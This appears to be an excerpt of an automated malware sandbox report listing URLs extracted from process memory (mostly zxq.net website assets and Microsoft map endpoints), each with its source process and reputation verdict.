http://crl.ver)	svchost.exe, 00000027.00000002.537391592 .000001E1CF612000.00000004.00000020.0002 0000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://zxq.net/wp-content/uploads/2022/07/How-To--1024x609.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/why-you-should-seek-an-uber-or-lyft-accident-lawyer/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://schema.org	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.414485795.0000000003B51000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B410 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000002.537973119.0000000003B35000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.375713725.0 000000003B26000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.410951978.0000000003B36000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.367687421 .0000000003B26000.00000004.00000800.0002 0000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000020.00000002.339302995 .000001401B813000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000002 0.00000002.340148688.000001401B83C000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-45	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/reasons-to-hire-a-truck-accident-attorney/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-300x169.jpeg	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://%s.xboxlive.com	svchost.exe, 00000016.00000002.532432595 .0000018D6C440000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000020.00000003.337412785 .000001401B861000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000020.00000003.313688080 .000001401B831000.00000004.00000020.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-150x84.jpeg	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/plugins/table-of-contents-plus/screen.min.css?ver=2106	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-150x93.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/?s=	explorer.exe, 00000005.00000003.47693167 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.375713725.0000000003B26000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.367687421.0000000003B26000.00000004 .00000800.00020000.00000000.sdmp, cmsys. cmn.5.dr, what-happened-to-the-old-zxq-website[1]. htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/how-to-find-an-investor-for-your-business/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/;	explorer.exe, 00000005.00000002.53797311 9.0000000003B35000.00000004.00000800.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/These-Are-The-Injured-You-May-Suffer-in-a-Bicycle-Acciden	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t	svchost.exe, 00000020.00000003.337301947 .000001401B863000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000002 0.00000003.337483539.000001401B85A000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000003.338015519 .000001401B841000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/#webpage	explorer.exe, 00000005.00000003.47693167 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.375713725.0000000003B26000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.367687421.0000000003B26000.00000004 .00000800.00020000.00000000.sdmp, cmsys. cmn.5.dr, what-happened-to-the-old-zxq-website[1]. htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000020.00000003.337412785 .000001401B861000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://zxq.net/news/entertainment/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-includes/wlwmanifest.xml	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-we bsite[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/03/follow-us-on-google-news-banner-black-300x117.png	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-150x84.jp	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/How-To--1200x714.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000020.00000002.340715628 .000001401B85C000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000002 0.00000003.337483539.000001401B85A000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01.jpeg	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/write-for-us/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-is-the-best-way-to-learn-golang/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000020.00000003.337483539 .000001401B85A000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://zxq.net/#organization	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2	explorer.exe, 00000005.00000003.37571372 5.0000000003B26000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.411195559.0000000003B35000. 00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-web site[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/03/follow-us-on-google-news-banner-black.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-1200x747.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/news/business/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000020.00000003.337412785 .000001401B861000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://icanhazip.com4	AppLaunch.exe, 00000002.00000002.2776658 50.00000000072EE000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000020.00000002.340148688.000001401B83C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://yoast.com/wordpress/plugins/seo/	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.411158230.0000000003B24000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.408331910.0000000003B24000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000002.537924053.0000000003B20000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000002.537973119.0000000003B35000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.374604090.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.411195559.0000000003B35000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false		high
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-300x169.j	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/The-Future-of-Cryptocurrency-Is-it-Time-to-Get-Your-Crypt	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/ne	explorer.exe, 00000005.00000002.537973119.0000000003B35000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/L	explorer.exe, 00000005.00000002.537973119.0000000003B35000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-1024x576.jpeg	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
